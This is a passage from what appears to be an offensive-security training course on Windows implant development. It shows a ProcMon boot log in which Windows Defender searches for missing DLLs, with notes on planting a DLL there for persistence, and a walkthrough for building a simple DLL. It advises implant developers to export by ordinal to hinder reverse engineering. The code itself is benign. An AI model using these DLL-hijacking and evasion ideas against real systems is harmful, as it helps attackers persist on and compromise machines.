2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\SSPICLI....	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Updates\mpe...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Updates\mpe...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\CRYPTS...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\CRYPTB...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\WINHTT...	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\profapi.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86)\internet.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files\internet.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86)\internet.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\webio.dll	NAME NOT FOUND
2:05:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2111.5-0\winnlsres....	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files.dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Program Files (x86).dll	NAME NOT FOUND
2:06:...	MsMpEng.exe	3764	IRP_MJ_CREATE	C:\Windows.dll	NAME NOT FOUND

Results Will Vary

VMs Needed

Depending on your version of Defender, you might see different results from the screenshots above

After a bit of scrolling and looking around, it looks like the process `MsMpEng.exe`, which is Windows Defender, is looking for some crazy named DLLs like `C:\Program.dll`. It cannot find those DLLs at all. Assuming we have the correct permissions to write to one of those specific folders, what might happen if we drop a DLL there? Please keep in mind that depending on what version of Windows Defender you have on your Dev-VM, you might not see the exact results that are shown in the screenshots. This is fine and this is expected. Seeing the exact results is not important in this instance. This behavior was reported to Microsoft and has since been fixed, which is why you might not see the exact results in the screenshots.

To avoid scrolling so much, if you know the name of a process of interest, you can add a custom include filter for it just like we did in **Step 6: Custom filters**.

Key Takeaways

This lab showed you one of the more powerful sides of ProcMon: boot logging. It offers us a unique view that you might not ever see normally. Making malicious things happen early on is a great way to persist and keep your level of access, which is hopefully `Administrator` or `SYSTEM`. You do not have to see the exact same results that are reflected in the lab screenshots. What is more important here is gaining the skill set for how to use ProcMon to take a deep dive into how Windows boots as well as how certain processes that you might be curious about are being created.

Lab Enhancements

- As an extra challenge, spend some time going through the other boot logs and try to make sense of the boot process.
- When done with that, see if you can find something interesting that you think could be worthy of your time researching.
- Who knows? You might just walk away from this course with a new CVE under your belt.

Lab 1.3: HelloDLL

Background


Learning how to build a custom DLL is a critical skill for implant developers to have because there might be requirements that state that all features must be implemented in the format of a DLL. DLLs are great because you can use them to inject into other processes via a number of techniques, something you will explore later in the course. DLLs can choose whether or not to export functions, and the exporting can be done one of two ways: by name and/or by ordinal. If you do not want your function to be easily discovered, then only export by ordinal. Make the reverse engineer earn that paycheck. You will see later in the course how to parse a DLL's export address table to find the address of a procedure to later be called.

Objectives

- Learn how to make a DLL using Visual Studio.
- Learn how to properly export functions via a definition file (`.def` file).
- Learn how to forward an exported function to another DLL.
- Understand and resolve build errors.

Debug vs. Release

When you first start Visual Studio, the project will default to Debug x86 mode. You will need to change this to x64 mode. During development, Debug mode is fine but for the final version, the Release is preferred. You can change the modes right below the menu bar.



Lab Preparation

VMs Needed


This lab is to be completed in your 670 Windows Dev and Test VMs.

Lab Walk-through

The DLL

1. Launch Visual Studio


- Create your new DLL project




- Select **Next** to continue.

Searching for templates

Your recent projects list might be empty, this is fine. Search for "DLL" in the "Search for template" bar.



- You can name the project anything you would like, but it helps to name it something practical for what you will be building. As an example, say you were creating helper APIs for a survey tool for enumerating processes; you could name it ProcessHelperAPIs or something similar.
- Choose your location to store the solution file and the extra files VS will create.
- You can optionally name your solution something completely different if you would like.
- When done, select **Create**.





2. Exploring the newly created project

- You will see several new files that have been created by VS. You can see them to the right of VS in the `Solution Explorer` window. The `Header Files` project folder will have the following files: `framework.h` and `pch.h`. The pch is short for precompiled header. Precompiled headers can be useful when you do not have header files that change often and you let VS precompile them for you. For small projects, you will most likely not see a benefit from this, but larger ones can benefit greatly since it would cut down on build time.
- In the `Source Files` project folder, you will see the following files: `dllmain.cpp` and `pch.cpp`. Choose the `dllmain.cpp` source file by double-clicking it. This will bring it up for editing in the main window. You will notice that VS has taken the liberty of adding some boiler plate code for you. The code is fine and we will let it remain, this time.
- What the boiler plate code is doing is checking the reason as to why the `DllMain` function has been called. The reasons in the switch statement are but a few of the reasons a `DllMain` function can be called. Most of them are not fully documented but you will see them later in the course.

```cpp
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

- So far, the DLL does absolutely nothing. Let us change that by creating a function we can export. For us to create a function, we will create a declaration for it in its own header file. For this simple example, we will create the `HelperAPIs.h` header file. To do so, right-click on the `Header Files` project folder and choose **Add -> New Item**. A new window will pop up with a default name and file extension. Since we are adding a header file, the extension must be changed from `.cpp` to `.h`. Later on we will talk about `.hpp` files. Next, change the name of the header file to whatever you'd like. I'm using `HelperAPIs.h` for my project.





- The header file should only contain a single line of code: `#pragma once`. This is a nice way to make sure the header file is only included once. It is after this line that we can start to add our code.

Missing `#pragma` statement

If your header file doesn't have this statement, simply add it yourself at the beginning of the header file.


- You can copy the code below or you can get creative and make your own function you would like to export. Perhaps you could start the beginning stages of making a process enumeration function?

`HelperAPIs.h` File

```
//
// HelperAPIs.h
//
#pragma once

#include "framework.h"

EXTERN_C_START

VOID
WINAPI
HelloDll();

//
// the declaration for the fowarded function
//
BOOL
WINAPI
ListProcesses(
    _Out_ PDWORD lpidProcess,
    _In_ DWORD cb,
    _Out_ LPDWORD lpcbNeeded
);

EXTERN_C_END
```

- **Breakdown - ListProcesses**: The function signature here should match that of the function we are going to be forwarding to in another DLL. We are going to forward the function `ListProcesses` to `kernel32!K32EnumProcesses` and we are going to do that by adding an entry in the module definition file. You can ignore the SAL annotations for now as they are something we will discuss later on in the course.

- **Breakdown - HelloDll**: The function return type is `VOID` because we are not planning on returning anything back to the caller. The function decoration is `WINAPI`, which we learned is typedef'd for `__stdcall`. The name of our function is `HelloDll` because it will print out the string `Hello DLL`. No need to have the function accept any arguments at this point unless you feel comfortable adding that. For C++, functions that have empty parentheses `()` are treated the same way as functions that have `(VOID)` in its parentheses. Whether or not you put `VOID` in there is up to you. The C++ compiler knows that it will not be accepting any arguments. At this point, VS might get upset because the function has not been defined, meaning, we have not created a corresponding `.cpp` file that holds the function's definition. This is indicated by a green squiggly line under `HelloDll`.
- If you hover over it, you will get a glimpse as to what VS is trying to tell you.




- If you take a look at the suggested fix for it, it will create the source code file for you with some boiler plate code.

> **VS Bug**
>
> When you let VS Community create the source code file for you, it will do its best. Pay attention to the code it created and check it for accuracy.

- The code it generates has some bugs in it

> **The bug**
>
> ```
> EXTERN_C_START VOID __stdcall HelloDll()
> {
>     return EXTERN_C_START VOID();
> }
> ```


- You see, it tried to be helpful but the return statement is all messed up. This is fine since we will be changing this function anyway. Just please be mindful of what is generated. For now, remove the `EXTERN_C_START` statements.
- Take notice of the `VOID()` that the function is returning.
- C++ allows you to add empty parentheses `()` after certain data types like `VOID()` or `PDWORD()` or `HANDLE()`.
    - More on this later, but again, this is only a C++ feature.
- Be sure to save your work as you progress though the lab.
- At this point, go ahead and delete everything in the function body and add in the simple `printf()` statement. Do not forget to include your `HelperAPIs.h` header file if VS didn't automatically add it for you or VS will be upset. If you have any red squiggles under the `printf` statement, then VS is very upset because it does not know where that function was declared. So, you will need to open the `framework.h` header file and include the `stdio` header file: `#include <stdio.h>`.



- Code you can copy into your `HelperAPIs.cpp` file

`HelperAPIs.cpp` **File**

```
//
// HelperAPIs.cpp
//
#include "pch.h"
#include "HelperApis.h"

VOID WINAPI HelloDll()
{
    printf("Hello DLL!\n");
}

//
// we do not need to implement ListProcesses
//
```



- Code you can copy into your `framework.h` file

`framework.h` **file**

```
#pragma once
#define WIN32_LEAN_AND_MEAN

#include <windows.h>
#include <stdio.h>
```

- The DLL is finally done! Now we must create some client code that will use the functionality our DLL provides.


The DLL Client

1. Create the DLL client

- We need to add a new project to our existing solution file.
- There are a few ways this can be done but one way is from the main menu bar. Choose **File -> New -> Project**. Also note the keyboard shortcut too as it can be very useful!
- You can choose an empty C++ project.

Add to solution

When you are creating this new project, it is very important that you choose Add to solution.



- Choose **Create** to add the project to your existing solution.
- You will need to add a source file to hold your main function. Right-click on `Source Files` and add your new file. Be sure to select `CPP` file and name it something useful. `main` is never a bad idea for a source file name. Add your code in the function body.
- Here is something to copy into your `.cpp` file:

